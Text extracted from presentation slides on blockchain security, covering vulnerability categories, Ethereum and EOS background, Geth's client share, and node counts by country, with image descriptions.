
The background features a complex network graph with numerous small, light-blue dots connected by thin white lines. A large, semi-transparent sphere composed of many small blue dots is centered in the middle ground, partially obscured by the network. The overall color palette is dark blue and teal.

Blockchain security status


Some of cryptocurrency in recent months



Trends



Statistics on major safety incidents



Blockchain software vulnerability distribution

Example

Input verification and presentation vulnerability


- Buffer overflow
- Cross-site scripting
- Injection attack, etc.

Code quality problem

- Unused local variables
- Null pointer dereference, etc.

Safety features

- Override access
- Unsafe random number



- Input verification and presentation vulnerability
- Safety features
- API problem

- Code quality problem
- Mem manager
- Others

| 02 | Vulnerability


1. Public Chain
2. Smart Contract

Public Chain Reacher



Ethereum

“
Ethereum is
a decentralized platform
that runs smart contracts
”



EOS

“
The most powerful
infrastructure for
decentralized applications
”

Background 1

Geth


According to Ethernodes, geth has around two-thirds share.

<https://github.com/ethereum/go-ethereum>

Make Geth

Given geth is the majority in the Ethereum network, any critical vulnerability of it could possibly cause severe damages to the entire Ethereum ecosystem.


Network number 1 Last updated a few seconds ago



Clients




Client Versions



OS

Like what you see? Support the node explorer!

Total	12935 (100%)
United States	5551 (42.91%)
China	1646 (12.73%)
Canada	998 (7.72%)
Germany	537 (4.15%)
Russian Federation	459 (3.55%)
United Kingdom	403 (3.12%)
Netherlands	283 (2.19%)

